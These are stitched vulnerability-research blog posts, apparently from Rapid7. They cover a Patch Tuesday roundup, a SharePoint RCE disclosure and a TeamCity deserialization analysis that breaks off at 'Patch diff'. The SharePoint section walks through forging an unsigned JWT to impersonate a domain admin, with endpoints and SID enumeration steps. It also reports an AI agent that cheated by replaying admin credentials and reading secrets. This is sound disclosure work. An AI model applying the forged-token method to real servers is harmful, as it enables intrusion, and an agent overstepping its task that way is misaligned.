This month’s entry in the ongoing saga of Microsoft vs. a pseudonymous security researcher with a clear dislike of Microsoft comes in the form of CVE-2026-62832, an elevation of privilege vulnerability in the Windows User Profile Service. Exploitation leads to administrator rights on the local asset, and is achieved via a specially crafted application, which is Microsoft corporate argot for exploit code. Between the public disclosure and the FAQ, which describes an authenticated attacker who has credentials for another account and loads another user’s registry hive, the advisory is a solid match for Nightmare Eclipse’s description of LegacyHive, which Rapid7 discussed last month.
Patch Tuesday watchers will have been wondering whether Nightmare Eclipse would continue the pattern of the past few months by dropping yet another zero-day vuln late on Patch Tuesday to maximize friction and inconvenience for Microsoft. Wonder no more, because the new entry on this growing list of headaches is ShieldBreak. Nightmare Eclipse describes ShieldBreak as a full patch bypass for RoguePlanet, a previous entry in the series which Microsoft patched as CVE-2026-50656 during July, a month after its public disclosure. Both vulnerabilities are therefore elevation-of-privilege to SYSTEM vulnerabilities in Defender.
CVE-2026-72971 describes a tampering vulnerability in the Windows Container Isolation FS Filter Driver (unionfs.sys), where abuse of a flaw in the vulnerable driver presumably allows an unauthorized attacker to overwrite certain files. Since this might include an action taken within a container leading to an unauthorized impact outside the container, it might be surprising that the advisory claims no scope change. Presumably Microsoft is leaning on the fact that the vulnerability is within a driver which operates entirely within a single security authority, i.e. kernel space, so there is only one impacted component and no scope change according to the CVSS v3 spec. Still, the low CVSS v3 base score of 5.5 probably isn’t telling the whole story in this case.
Vulnerabilities classed as tampering are somewhat rare in the Microsoft corpus, making up just a few dozen of the thousands of unique vulnerabilities which MSRC has ever patched or otherwise addressed. CVE-2026-72971 isn’t mentioned in the Notable CVEs section of the new slimline Security Update Guide. Should it be? Perhaps, because Microsoft is aware of public disclosure in this case, but then again the categorization as tampering means that Microsoft is not currently aware of a path to a more severe impact such as elevation of privilege or code execution. The advisory acknowledges a pair of pseudonymous reporters, who also receive credit on at least 40 other advisories over the past few months, across a wide variety of Windows components and Microsoft Office, including 11 critical vulnerabilities.
Edge: update slowdown?
Typically, Microsoft patches a fair few browser vulnerabilities between the start of each month and that month’s Patch Tuesday, but not this month. Conspicuous by its absence at the time of Patch Tuesday publication today was Microsoft Edge, which receives regular batches of patches as a downstream consumer of Google Chromium. At the moment of Patch Tuesday publication, the desktop incarnations of Edge last received security patches on July 31, 2026. Meanwhile, the Chrome Stable Channel received patches for 41 vulnerabilities on August 6, 2026. Anyone responsible for assets with Microsoft Edge installed will be relieved to know that patches for Edge eventually emerged a few hours later on Patch Tuesday itself, but five days is still a longer unpatched gap between Chrome and Edge than has been typical in the past.
Microsoft lifecycle update
August is typically a quieter month for Microsoft product lifecycle transitions, and this year continues that pattern. The next lifecycle changes with broad impact occur on October 14, 2026, when Windows 11 24H2 Home & Pro reach end of servicing, and Windows Server 2022 moves to extended support, with free critical security updates continuing, but no further feature development. At the same time, the final curtain falls for Windows Server 2012 and 2012 R2 with the expiry of the third and final year of cash-for-updates Extended Security Update (ESU) program for these aging workhorses. Office 2021 also moves beyond support, including the Long-Term Servicing Channel, with no ESU available in that case. Also in October, Exchange Server 2016 and 2019 will join the “no ESU” club, after two previous six-month reprieves. Presumably, Microsoft really means it this time.
Rapid7 Labs conducted a zero-day research project against Microsoft SharePoint, resulting in the discovery of two new vulnerabilities that, when chained together, achieve unauthenticated remote code execution (RCE) against a vulnerable SharePoint server. Today, both Rapid7 and Microsoft are disclosing the second vulnerability in this chain, the RCE vulnerability CVE-2026-63520. The first vulnerability in the chain, CVE-2026-55040, was disclosed by Rapid7 and Microsoft last month.
Our full disclosure timeline for the exploit chain can be seen below in Figure 1.
Figure 1: The road to disclosure.
⠀
CVE-2026-63520 affects all supported versions of Microsoft SharePoint. An attacker can leverage CVE-2026-63520 to execute arbitrary code on a vulnerable SharePoint server with the privileges of the SharePoint Site’s service account. The vulnerability is due to an unsafe .NET type instantiation issue within the Business Connectivity Services.
CVE-2026-63520 has a CVSSv3.1 score of 8.1 (High), and a Common Weakness Enumeration (CWE) of CWE-20: Improper Input Validation. While the severity of the RCE is described as high, chained together with CVE-2026-55040 it becomes part of a critical unauthenticated RCE exploit chain against SharePoint.
The exploit chain was developed as an entry for this year's Pwn2Own Berlin hacking competition; while our entry was unsuccessful on the day of the competition, this research highlights Rapid7 Labs' continued effort to raise the bar in Vulnerability Intelligence and our commitment to the preemptive protection of our customers through original vulnerability research. Our research methodology focused on understanding how publicly available AI models can assist in the discovery of significant vulnerabilities against proprietary enterprise targets. Our results established that the rate of model advancement is significantly accelerating vulnerability research, model guidance from subject matter experts is a force multiplier, and complex proprietary targets are easily handled through agentic workflows.
On August 18, 2026, CISA added CVE-2026-55040 to its Known Exploited Vulnerabilities (KEV) catalog, based on evidence of active exploitation.
Rapid7 is hosting a webinar on Thursday August 13, 2026 to discuss the research and findings for CVE-2026-55040 and CVE-2026-63520. Please join Douglas McKee and Stephen Fewer to learn more about this body of work.
Workflow
For this research project we wanted to understand the capabilities and limits of publicly available LLMs circa January through to March of this year. We wanted to answer the question if an AI workflow could find and develop an unauthenticated RCE exploit against a hard target such as SharePoint. This research project concluded with the successful discovery and development of such a chain. To that end, the publicly available models at the beginning of this year were indeed capable. This is notable as the rate of model improvement from Q1 of 2026 through to today has been significant. Our team's later testing of the most recent frontier models confirms the significant increase in capabilities from that of the beginning of this year. Our primary conclusion from the SharePoint research project in Q1 is that an agent guided by a subject matter expert (SME) was crucial to keep moving the model and its work towards the end goal. Given our current experience of frontier model capabilities, the need for an SME to verify and guide a model is lessened, but the compounding impact an SME can bring remains.
Our first sprint in January did not result in any significant findings, rather, this sprint helped us establish the workflow and tooling that proved most useful, scope out the extremely large attack surface, and integrate prior work into our process. We augmented the agentic work with manual source code review and reverse engineering to provide additional context and steering to the model. Our early results quickly indicated how a fully automated and agentic approach would not suffice, the model would too often produce findings that were questionable or simply inaccurate. Steering the agent as it worked helped both the agent hone in on interesting and ultimately fruitful findings but also by constantly reviewing the agent's results, helped us refute inaccurate and unhelpful findings, along with several cases where the agent overstepped its guidance, effectively cheating to succeed in its goal - such as unexpectedly replaying admin credentials, enabling debug flags, or reading secrets, all of which were never within our original threat model.
By March, we had moved to a newer release of our chosen model, that combined with a solid attack surface, extensive prior work in place, and a broad architectural layout mapped out we began to quickly see success. An authentication bypass, now known as CVE-2026-55040, was discovered and verified in early March, followed two weeks later by the RCE, now known as CVE-2026-63520. By the time we had produced a working exploit chain, the agent had accrued 120 hours of run time spread over 24 days, leveraged 96 sessions, generated approximately 80,000 agentic tool calls and we had issued 256 prompts.
Product description
Microsoft SharePoint is a ubiquitous, web-based collaboration and document management platform deeply integrated into the Microsoft 365 ecosystem. Serving as the central hub for corporate intranets, internal file sharing, and workflow automation, it is trusted by enterprises worldwide to store and manage vast repositories of sensitive business data. Because SharePoint acts as a critical bridge between internal users, active directories, and cloud infrastructure, vulnerabilities within its architecture present a high-risk attack surface.
Impact
CVE-2026-63520 allows an attacker to execute arbitrary code on an affected server. By crafting a custom .NET gadget chain, an attacker can perform arbitrary operations such as executing an attacker-controlled OS command. The attacker's arbitrary code is executed with the permission of the Windows service account running the SharePoint Site instance. As CVE-2026-63520 can be chained to the authentication bypass vulnerability, CVE-2026-55040, the resulting exploit chain allows for unauthenticated RCE against a vulnerable server.
Credit
This vulnerability was discovered by Stephen Fewer, Senior Principal Security Researcher at Rapid7 and is being disclosed in accordance with Rapid7's vulnerability disclosure policy.
Vendor statement
The following statement has been provided by Microsoft:
“We would like to thank Rapid7 for responsibly reporting this issue through coordinated vulnerability disclosure.”
Technical analysis
The technical details for the RCE vulnerability, CVE-2026-63520, have been published here.
The technical details for the authentication bypass vulnerability, CVE-2026-55040, have been published here.
Remediation
The vendor has provided the following updates to remediate CVE-2026-63520.
KB5002893 - Microsoft SharePoint Server Subscription Edition (version 16.0.19725.20522).
KB5002894 - Microsoft SharePoint Server 2019 (version 16.0.10417.20198).
KB5002896 - Microsoft SharePoint Server 2019 (version 16.0.10417.20198).
KB5002905 - Microsoft SharePoint Enterprise Server 2016 (version 16.0.5565.1001).
KB5002906 - Microsoft SharePoint Enterprise Server 2016 (version 16.0.5565.1001).
Exposure Command, InsightVM and Nexpose customers will be able to assess their exposure to the RCE vulnerability, CVE-2026-63520, with authenticated vulnerability checks available in the August 12 content release. Customers can assess their exposure to the authentication bypass vulnerability, CVE-2026-55040, with authenticated vulnerability checks available in the July 15 content release.
Upcoming webinar
Interested in the AI tooling leveraged throughout the research process? Join Rapid7's Stephen Fewer and Douglas McKee on Thursday, August 13 to walk through the full exploit chain, actionable next steps and more. Register here.
Disclosure timeline
May 18, 2026: Rapid7 discloses an unauthenticated RCE exploit chain to Microsoft. Microsoft acknowledges receipt of the disclosure the same day.
May 20, 2026: Microsoft confirms the findings and indicates that the exploit chain will be patched across two scheduled update cycles - the authentication bypass component in July, and the RCE component in August.
May 21, 2026: Rapid7 acknowledges the disclosure schedule and requests supporting information. Microsoft requests a 30 day stay on disclosure of technical details and publication of PoC.
May 29, 2026: Rapid7 agrees to a 30 day stay on technical details with a proviso to publish earlier should either exploitation in-the-wild or third-party publication of details occur within the 30 days. Microsoft confirms the disclosure plan the same day.
July 21, 2026: Rapid7 requests supporting information for the upcoming disclosure.
July 31, 2026: Microsoft provides supporting information to Rapid7.
August 11, 2026: This disclosure for CVE-2026-63520.
August 13, 2026: Microsoft clarifies that two additional products (Project Server and Office Web Apps Server) are not affected by CVE-2026-63520, contrary to details provided by Microsoft on July 31. This disclosure blog has been updated to reflect this.
August 18, 2026: CISA adds CVE-2026-55040 to its KEV catalog.
August 24, 2026: Rapid7 publishes technical details for CVE-2026-63520 ahead of schedule after technical details are published by a third-party.
On July 14, 2026, Rapid7 and Microsoft disclosed CVE-2026-55040, an authentication bypass vulnerability affecting Microsoft SharePoint. Today we are publishing a technical analysis of the vulnerability along with an accompanying proof-of-concept (PoC) script.
Figure 1: The Rapid7 Labs PoC for CVE-2026-55040.
⠀
A remote unauthenticated attacker can leverage CVE-2026-55040 to bypass authentication on a vulnerable SharePoint server, and perform operations as a SharePoint site user or administrator. The vulnerability is due to several issues in the JWT token validation pipeline.
Analysis
The following technical analysis is based upon SharePoint Server Subscription Edition version 16.0.19725.20210.
A critical authentication bypass vulnerability exists in SharePoint Server Subscription Edition's JWT token validation pipeline. The root cause is a chain of four distinct weaknesses that, when combined, allow an unauthenticated remote attacker to forge a valid JWT and impersonate any SharePoint site user.
The below analysis is based upon decompilation and code review of the Microsoft.SharePoint.IdentityModel module from a fully patched SharePoint Server Subscription Edition instance. The vulnerability resides in the SPJsonWebSecurityTokenHandlerV2 class and its base class SPJsonWebSecurityBaseTokenHandlerV2, which together implement the token parsing and validation logic for Bearer service-to-service (S2S) tokens.
SharePoint's S2S authentication uses a nested JWT structure: an outer token containing user identity claims, and an inner "actor token" embedded in the actortoken claim. The actor token represents the calling application and is expected to be cryptographically signed by a trusted certificate.
The validation flow begins in SPApplicationAuthenticationModuleV2.TryExtractAndValidateToken(), which extracts the Bearer token from the Authorization header, parses it via SPJsonWebSecurityBaseTokenHandlerV2.ReadToken(), and then validates it via SPJsonWebSecurityTokenHandlerV2.ValidateToken(). The debugger call stack below shows the call stack at the time of calling ValidateToken.
The first and most fundamental weakness is in SPJsonWebSecurityTokenHandlerV2.ValidateToken(). When constructing the TokenValidationParameters for the underlying Microsoft.IdentityModel JWT library, the code explicitly disables signature requirements:
// SPJsonWebSecurityTokenHandlerV2.cs - ValidateToken() - Line 212
val.RequireSignedTokens = false;
This single line disables the JWT library's cryptographic signature verification. When RequireSignedTokens is false, the library accepts tokens with alg: none in the header, meaning no signature is required on the outer token at all. The library still parses the JWT and populates claims, but never performs any cryptographic verification of the outer token.
The full context of the method:
// SPJsonWebSecurityTokenHandlerV2.cs - Lines 165-223
public override ReadOnlyCollection<ClaimsIdentity> ValidateToken(SecurityToken token)
{
    // ...
    TokenValidationParameters val = new TokenValidationParameters();
    val.CertificateValidator = ((SecurityTokenHandler)(object)this).Configuration.CertificateValidator;
    val.SaveSigninToken = ((SecurityTokenHandler)(object)this).Configuration.SaveBootstrapContext;
    val.ValidateAudience = false; // <--- [1]
    val.ValidateIssuer = false; // <--- [2]
    List<X509SecurityKey> list = new List<X509SecurityKey>();
    // ... populates list with trusted signing keys ...
    val.IssuerSigningKeys = (IEnumerable<SecurityKey>)list;
    val.RequireSignedTokens = false; // <--- [3]
    // ...
    SecurityToken securityToken = default(SecurityToken);
    return new ReadOnlyCollection<ClaimsIdentity>(
        ((JwtSecurityTokenHandler)this).ValidateToken(
            ((JwtSecurityToken)sPJwtSecurityToken).RawData, val, ref securityToken
        ).Identities.ToList()
    );
}
At [1] and [2], the built-in audience and issuer validation from the JWT library are also disabled, SharePoint implements its own validation logic in separate methods. At [3], the critical RequireSignedTokens = false is set. The resulting call to the base JwtSecurityTokenHandler.ValidateToken() processes the JWT without verifying any cryptographic signature.
Weakness 2: Actor token x5t resolution without signature verification
After ReadToken() parses the JWT, SharePoint's custom validation code resolves the actor token's signing key using the x5t (X.509 certificate thumbprint) header. This occurs in SPJsonWebSecurityBaseTokenHandlerV2:
At [1], the call to GetSigningKeyIdentifier extracts the x5t value directly from the actor token's JWT header:
// SPJsonWebSecurityBaseTokenHandlerV2.cs - GetSigningKeyIdentifier - Lines 135-160
private SecurityKeyIdentifier GetSigningKeyIdentifier(SPJwtSecurityToken jwtToken)
{
    JwtHeader header = ((JwtSecurityToken)jwtToken).Header;
    // ...
    if (string.Equals(header.Alg, "RS256"))
    {
        if (!((Dictionary<string, object>)(object)header).TryGetValue("x5t", out object value))
        {
            throw new SecurityTokenException("Invalid JWT token. Not able to find SigningKeyIdentifier...");
        }
        securityKeyIdentifierClause = new X509ThumbprintKeyIdentifierClause(
            SPBase64UrlEncoder.DecodeBytes(value as string)); // <--- attacker-controlled x5t
    }
    // ...
}
At [2], the call to SPIssuerTokenResolver.TryResolveTokenCore searches all trusted certificates, including SharePoint's own local Security Token Service (STS) signing certificate, for a thumbprint match:
At [4], the resolver checks the LocalLoginProvider access provider, SharePoint's own STS signing certificate, whose x509 certificate can be retrieved via the unauthenticated /_layouts/15/metadata/json/1 endpoint. If an attacker sets the actor token's x5t header to the thumbprint of SharePoint's STS certificate, the resolver finds a match and returns an X509SecurityToken wrapping that certificate. At [3], this token is assigned to the actor token's SigningToken property.
At no point in this flow is the actor token's signature (In our example we use the string AAAA as a signature in a forged token) cryptographically verified against the resolved signing key. The code resolves the key from x5t, populates SigningToken, but never calls any signature verification function.
After setting the actor token's SigningToken, the code proceeds to call ValidateIssuer(token). For a token that contains an actor token SigningToken value (which we just achieved above), the logic in ValidateIssuer takes the below path:
// SPJsonWebSecurityBaseTokenHandlerV2.cs - ValidateIssuer(SPJwtSecurityToken) - Lines 745-750
if (token.ActorToken != null && ((JwtSecurityToken)token.ActorToken).SigningToken != null)
{
    ULS.SendTraceTag(573368525u, ..., "Validating the actor token's signing token.");
    ValidateIssuer(((JwtSecurityToken)token.ActorToken).SigningToken as X509SecurityToken,
                   ((JwtSecurityToken)token.ActorToken).Issuer);
    return;
}
This calls the ValidateIssuer(X509SecurityToken, string) overload which accepts tokens signed by unregistered certificates:
// SPJsonWebSecurityBaseTokenHandlerV2.cs - Lines 788-812
private void ValidateIssuer(X509SecurityToken signingKey, string tokenIssuer)
{
    // ...
    SPTrustedSecurityTokenService providerBySigningCertificate =
        SPSecurityTokenServiceManager.LocalOrThrow.TrustedSecurityTokenServices
            .GetProviderBySigningCertificate(signingKey.Certificate, tokenIssuer); // <--- [1]

    if (null == providerBySigningCertificate) // <--- [2]
    {
        ULS.SendTraceTag(594416645u, ..., "ValidateTokenIssuer accepted Issuer '{0}' because " +
            "no registered STS matches the signing certificate '{1}'",
            tokenIssuer, signingKey.Certificate.Subject);
        return; // <--- ACCEPTED
    }
    if (SPTrustedProviderBase.IssuerNameMatches(tokenIssuer, providerBySigningCertificate.RegisteredIssuerName))
    {
        return;
    }
    throw new SecurityTokenException("Issuer name is not registered"); // <--- REJECTED
}
At [1] above, the code searches the TrustedSecurityTokenServices collection for a provider whose signing certificate matches. SharePoint's local STS signing certificate belongs to the LocalLoginProvider access provider, which is not in the TrustedSecurityTokenServices collection. Therefore, GetProviderBySigningCertificate returns null.
At [2], when the result is null, the method accepts the issuer unconditionally and returns to the caller instead of throwing a SecurityTokenException exception.
The intent appears to be accepting tokens from certificates not explicitly registered, but the effect is that an attacker who references SharePoint's own STS certificate via x5t passes issuer validation because that certificate is not found in the specific TrustedSecurityTokenServices collection being searched.
The final validation step involves GetTokenSignature, which is called during session token construction. This method requires a non-empty signature but performs no cryptographic verification:
// SPJsonWebSecurityBaseTokenHandlerV2.cs - Lines 879-920
public static string GetTokenSignature(SPJwtSecurityToken jwtToken)
{
	SPArgumentHelperV2.LogAndThrowOnNull(TaggingUtilities.ReserveTag(591196938u), ULSCat.msoulscat_WSS_SecurityTokenHandler, "jwtToken", jwtToken);
	string rawData = ((JwtSecurityToken)jwtToken).RawData;
	if (string.IsNullOrWhiteSpace(rawData) && string.IsNullOrWhiteSpace(((JwtSecurityToken)jwtToken).RawSignature))
	{
		ULS.SendTraceTag(591196937u, ULSCat.msoulscat_WSS_SecurityTokenHandler, ULSTraceLevel.Unexpected, "The SPJwtSecurityToken doesn't have a signature.");
		throw new InvalidOperationException(SPResource.GetString(CultureInfo.InvariantCulture, "NullBootstrapToken"));
	}
	string text = ((JwtSecurityToken)jwtToken).RawSignature;
	if (string.IsNullOrWhiteSpace(text))
	{
		text = rawData.Substring(rawData.LastIndexOf('.') + 1); // <--- [1]
	}
	if (string.IsNullOrWhiteSpace(text))
	{
		if (jwtToken.ActorToken != null)
		{
			text = GetTokenSignature(jwtToken.ActorToken); // <--- [2]
			StringBuilder stringBuilder = new StringBuilder();
			stringBuilder.Append(jwtToken.Audience);
			stringBuilder.Append(',');
			stringBuilder.Append(((System.IdentityModel.Tokens.SecurityToken)(object)jwtToken).ValidFrom.ToFileTimeUtc());
			stringBuilder.Append(',');
			stringBuilder.Append(((System.IdentityModel.Tokens.SecurityToken)(object)jwtToken).ValidTo.ToFileTimeUtc());
			stringBuilder.Append(',');
			foreach (Claim claim in ((JwtSecurityToken)jwtToken).Claims)
			{
				stringBuilder.Append(claim.Value);
				stringBuilder.Append(',');
			}
			return stringBuilder?.ToString() + text; // <--- [3]
		}
		ULS.SendTraceTag(573368524u, Category, ULSTraceLevel.Unexpected, "SPJsonWebSecurityBaseTokenHandlerV2: ActorToken doesn't have a signature.");
		throw new InvalidOperationException(SPResource.GetString(CultureInfo.InvariantCulture, "NullBootstrapToken"));
	}
	return text;
}
For the outer token with alg: none, RawSignature is empty (the JWT format is header.payload. with nothing after the final dot). At [1], extracting after the last dot yields an empty string. At [2], the method recurses into the actor token. The actor token's signature is AAAA, a non-empty string, so at [3] it returns "AAAA" without any cryptographic verification that this value is a valid RSA signature.
Summary
The four weaknesses combine as follows:
Attacker sends a JWT with alg: none in the outer header, so no signature is required in the outer token.
The actor token's x5t header contains SharePoint's own STS certificate thumbprint, allowing us to resolve a signing key with no verification.
The resolved certificate is not in TrustedSecurityTokenServices, allowing the issuer to be accepted.
The actor token's signature is a non-empty value, e.g. AAAA, which is never verified.
After validation, the outer token's nameid claim, containing either an attacker controlled Windows Security Identifier (SID) or an attacker controlled User Principal Name (UPN), is resolved to a user identity via SPIncomingServerToServerProtocolIdentityHandlerV2.ValidateAndEnsureIdentity(). Alternatively a name id of 0#.w|nt authority\local service can be used to identify as a known local service, through an AccessToken identifier. Our testing showed identifying as a local service exposed less authenticated attack service than identifying via either a SID or UPN.
Our PoC script shows examples of all three mechanisms working.
Walkthrough
We can see a concrete example of the bypass in action by inspecting the HTTP requests required to achieve the authentication bypass.
In order to know the x5t value to use in the inner actortoken token, we must first retrieve the x509 certificate of the STS signing certificate from the target SharePoint site. We can do this via an unauthenticated request to the /_layouts/15/metadata/json/1 URI. For example:
GET /_layouts/15/metadata/json/1 HTTP/1.1
Host: 192.168.86.11
User-Agent: curl/7.81.0
Accept: */*
Which returns the STS signing certificate as part of the response:
For completeness, the parsed x509 certificate is shown below.
Version:          3 (0x02)
Serial number:    146220597266833583330723281767636346549 (0x6e01100b8cc8f7ba4c87b5a476c326b5)
Algorithm ID:     SHA256withRSA
Validity
  Not Before:     11/03/2026 20:26:53 (dd-mm-yyyy hh:mm:ss) (260311202653Z)
  Not After:      01/01/9999 00:00:00 (dd-mm-yyyy hh:mm:ss) (99990101000000Z)
Issuer
  C  = US
  O  = Microsoft
  OU = SharePoint
  CN = SharePoint Root Authority
Subject
  C  = US
  O  = Microsoft
  OU = SharePoint
  CN = SharePoint Security Token Service
Fingerprints
  MD5:            8c72ddcf6fdf2bdf3cc173bfcff88bf4
  SHA1:           8bf833e6a7d8a7960f5802b5fffd188599e2a4b2
  SHA256:         9d8a6b787ca17ba72b44200d20d689fae33d13fb57fb166563d11e98d247068c
Public Key
  Algorithm:      RSA
  Length:         2048 bits
  Modulus:        d8:f1:13:6f:d1:55:1d:82:60:6e:6c:c0:07:60:12:3c:
                  9e:ed:69:59:4c:14:0c:9c:b0:0c:8c:0a:c6:0a:0b:ba:
                  ed:ba:59:de:ad:4c:c9:e4:e4:56:fb:91:85:53:fa:0c:
                  3e:c1:d5:bc:d0:37:8e:53:ff:65:03:24:8a:6a:df:85:
                  11:21:2e:c2:85:0a:6c:93:f5:2a:4e:af:6e:eb:d6:c9:
                  8a:1f:cf:dd:62:f6:80:97:5f:3a:80:47:50:30:36:c3:
                  06:af:59:c0:b3:35:51:6c:f6:93:ad:c8:9d:a2:6b:d3:
                  d8:3c:d0:e1:80:56:d8:81:ad:0c:91:29:5c:87:12:ac:
                  de:13:e4:1e:1b:34:7f:b6:ad:79:35:d6:f6:47:1b:b7:
                  37:d5:8f:d5:b8:0c:32:6c:b1:a7:77:04:98:a2:24:fc:
                  69:33:a0:9c:7b:04:07:d8:ea:66:38:a9:92:29:f0:9e:
                  8c:21:93:57:7a:2e:c3:da:c2:6e:97:fb:2f:33:ed:2a:
                  a4:56:03:1d:a8:a5:41:e6:00:0c:10:25:1e:76:fd:2a:
                  19:dd:be:01:6f:f6:8f:c0:db:93:73:4d:5b:75:dd:74:
                  20:72:7b:6c:10:3f:41:9e:8a:84:23:72:f7:83:2b:85:
                  34:9f:ed:ea:26:33:b0:1b:46:38:ff:b2:5e:c7:f2:15
  Exponent:       65537 (0x10001)
Certificate Signature
  Algorithm:      SHA256withRSA
  Signature:      3d:7c:3b:4d:d5:3a:53:d8:a3:db:cb:a2:ad:49:b8:a1:
                  09:3a:42:d7:71:e3:61:bc:24:d9:33:e3:8a:05:e2:cd:
                  62:7d:a3:83:2c:aa:a0:5c:25:62:1d:1a:34:6c:98:f7:
                  28:0c:f5:69:25:94:76:57:7f:c2:b3:b0:f7:db:5b:c4:
                  f9:9e:f6:c7:7c:8a:51:cd:eb:57:ca:8d:43:f3:97:b3:
                  4c:c8:0f:39:f3:de:45:9c:0e:49:eb:6b:0a:70:f8:e6:
                  ba:c0:c7:0f:55:a3:49:80:3e:cb:8e:cb:fc:8d:ea:95:
                  40:8b:f6:73:8f:86:a8:c7:37:86:c4:41:82:55:ed:cf:
                  57:fb:d9:66:9c:ad:50:06:6a:ad:8d:0f:83:cb:cb:62:
                  7b:a0:7d:5c:ab:d2:66:06:fc:72:55:5c:ee:95:de:1b:
                  79:38:7a:a3:6a:8b:c0:2d:80:ba:16:e9:49:93:ff:bb:
                  57:ce:aa:2d:0b:da:32:06:67:80:dd:47:1a:8f:df:47:
                  27:fe:33:04:de:dc:3a:32:0b:ef:cc:4d:61:db:3c:0c:
                  85:44:a8:6a:99:14:bd:f4:b8:eb:c9:9c:47:9c:02:6b:
                  47:6c:c8:39:c9:7d:a8:3b:4a:75:d4:f4:8c:f8:95:48:
                  88:2e:e0:58:29:5f:69:9d:13:6b:4b:4b:1b:95:5d:99:
                  7d:30:7f:39:b1:4b:e8:c1:10:5a:af:15:40:37:04:5b:
                  82:95:07:9a:98:a7:6f:20:11:3b:70:55:c6:fc:cb:a3:
                  a4:26:e8:88:b3:f4:a9:d6:54:84:65:1d:b8:58:b2:f7:
                  8b:c7:d2:8c:4a:40:56:55:2d:3e:b6:4f:87:0d:6c:cb:
                  b4:58:61:8e:63:ae:cd:f2:9f:54:2b:35:2f:2d:58:ac:
                  d0:59:d1:d6:74:2f:cb:84:89:49:db:78:90:1c:d4:50:
                  0e:36:cf:bd:2f:fc:00:a9:cc:72:d7:b0:44:e2:97:e3:
                  27:19:b4:d7:31:f1:06:57:39:7e:b3:6f:bd:4a:ee:0e:
                  a5:3b:43:7b:c0:08:31:d0:cf:a0:7f:2e:68:79:25:2c:
                  5e:b9:15:43:ca:6b:e6:87:1a:54:c1:f5:53:f2:63:24:
                  82:fb:e3:c2:20:f2:2b:6b:fb:b1:8d:bd:b5:57:e1:81:
                  3d:4f:18:81:b1:6c:3a:20:8d:17:7e:80:70:66:a4:b2:
                  48:9e:82:18:3d:ec:40:47:ba:6c:d0:ba:83:e7:9e:f0:
                  a4:91:1a:f6:ff:15:39:f5:8c:70:d3:57:92:e3:6a:5f:
                  54:d7:89:95:70:c6:2b:01:2d:02:23:75:17:09:1a:cb:
                  62:62:ed:da:bf:c1:7b:45:cb:93:ac:54:19:5e:ad:e7

Extensions
  keyUsage CRITICAL:
    digitalSignature,keyEncipherment
  extKeyUsage :
    serverAuth, clientAuth
  basicConstraints CRITICAL:
    {}
Using the above x509 certificate, we can compute the x5t by base64 decoding the entire x509 certificate, computing the SHA1 digest value, then base64 encoding that raw digest value. In our example we get an x5t value of i_gz5qfYp5YPWAK1__0YhZnipLI. We can also see we discover the target realm (af90cc03-4a26-45e9-906a-609cebcebbde) which we will use later in the forged JWT.
We then begin to construct the malicious JWT. The outer token will have a header of:
{"alg": "none", "typ": "JWT"}
The payload is shown below. The audience (aud) claim contains the target systems hostname (win-b0i6kv698ls) and realm. The issuer (iss) claim is 00000003-0000-0ff1-ce00-000000000000 which is the well known SharePoint principal application ID. The Name ID (nameid) represent the SharePoint user we will identify as, in our example we use a SID of S-1-5-21-4203888158-2793536450-3921675298-500 which represent the domain admin that we want to authenticate as using the urn:office:idp:activedirectory identity provider. Finally an inner actortoken token is base64 encoded.
As an aside, we discover the target SID to use by first contacting the target SharePoint servers domain controller over SMB. We can use an SMB NULL session to query the LSARPC named pipe and learn the domain's Domain ID value. Then by appending Relative Identifier (RID) values (e.g. 500, 1000, 1001, 1002, ...) to the Domain ID, we can construct potential user SIDs to authenticate as. By repeating this process we iterate over all users and discover which ones are valid site user administrators. It is worth pointing out that the forged JWT does not solely require a Windows SID, and we can also identify a user via a User Principal Name (UPN), e.g. administrator@domain.local or similar. However, discovering a valid SID is more reliable in an automated scenario (assuming you can access the domain controller) than brute forcing potential UPN's, which is best suited to manual reconnaissance.
Inspecting the inner actortoken token, it will have a header as shown below, which includes the x5t value i_gz5qfYp5YPWAK1__0YhZnipLI corresponding to the SharePoint server's STS signing certificate.
The inner actortoken token will have a payload as shown below. Note the nameid of this token is the same as the issuer of the STS certificate, this allows a call to SPJsonWebSecurityBaseTokenHandlerV2.ValidateActorIsSelfIssuer to succeed.
And a signature which is an arbitrary non-empty string:
AAAA
Constructing the above JWT, we can base64 encode it as a bearer token and make a request to an authenticated endpoint, such as /_api/web/currentuser and prove we are authenticating as a SharePoint user.
The following response shows this has worked, and the user we identified as is in fact a SharePoint site administrator (The returned IsSiteAdmin value is true).
To begin to interact with the target SharePoint site as this user we can acquire a new form digest value via a POST request to the /_api/contextinfo endpoint.
With authentication bypassed, and with a valid form digest, the remote attacker can begin to interact with the authenticated attack surface of the target SharePoint site.
Upcoming webinar
Interested in the AI tooling leveraged throughout the research process? Join Rapid7's Stephen Fewer and Douglas McKee on Thursday, August 13 to walk through the full exploit chain, actionable next steps and more. Register here.
On July 27, 2026, JetBrains published a security advisory for CVE-2026-63077, a critical unsafe deserialization vulnerability affecting JetBrains TeamCity. An attacker who can reach a TeamCity server over HTTP or HTTPS can exploit the agent polling protocol without credentials and execute operating system commands with the privileges of the TeamCity server process.
JetBrains reported no known active exploitation when it disclosed the vulnerability. However, on August 5, 2026, CISA added CVE-2026-63077 to its Known Exploited Vulnerabilities (KEV) catalog, confirming exploitation in the wild.
Our analysis finds that a vulnerable TeamCity server creates a permissive XStream allowlist. This allowlist is intended to restrict which Java classes can be deserialized when servicing unauthenticated agent requests. However, this allowlist incorrectly adds TeamCity protocol classes without removing XStream's existing default permissions. This introduces an unsafe deserialization issue. A patched TeamCity server remediates this by adding NoTypePermission.NONE before the TeamCity allowlist, which removes the default permissions and makes the allowlist exclusive.
Rapid7 Labs has verified that the patch successfully remediates the exploit described in this analysis. A proof-of-concept script for CVE-2026-63077 can be found here.
Analysis
Our analysis compares a vulnerable TeamCity version 2026.1.2 against a patched version 2026.1.3.
TeamCity uses a central server to coordinate builds and separate build agents to run them. An agent can communicate with the server through the agent polling protocol: it registers, asks the server for its next command, and reports whether that command succeeded or failed. The endpoints under /app/agents/v1 support this agent communication channel rather than the TeamCity web interface or REST API. A TeamCity-AgentSessionId HTTP header value identifies a polling connection, but it does not mean that either a user or agent has authenticated to TeamCity, as access to many agent endpoints remains unauthenticated.
XStream is a Java library that converts object graphs to XML and reconstructs those graphs from XML. An object graph can contain nested objects, collection entries, private fields, and references to an object that appeared earlier in the document. XStream aliases give Java types shorter XML names. For example, <linked-hash-map> is XStream's alias for java.util.LinkedHashMap. Nested element names and class attributes select other concrete Java types, while reference attributes point back to objects that XStream has already constructed. Converters and reflection-based code then allocate the selected types and populate their fields.
Patch diff
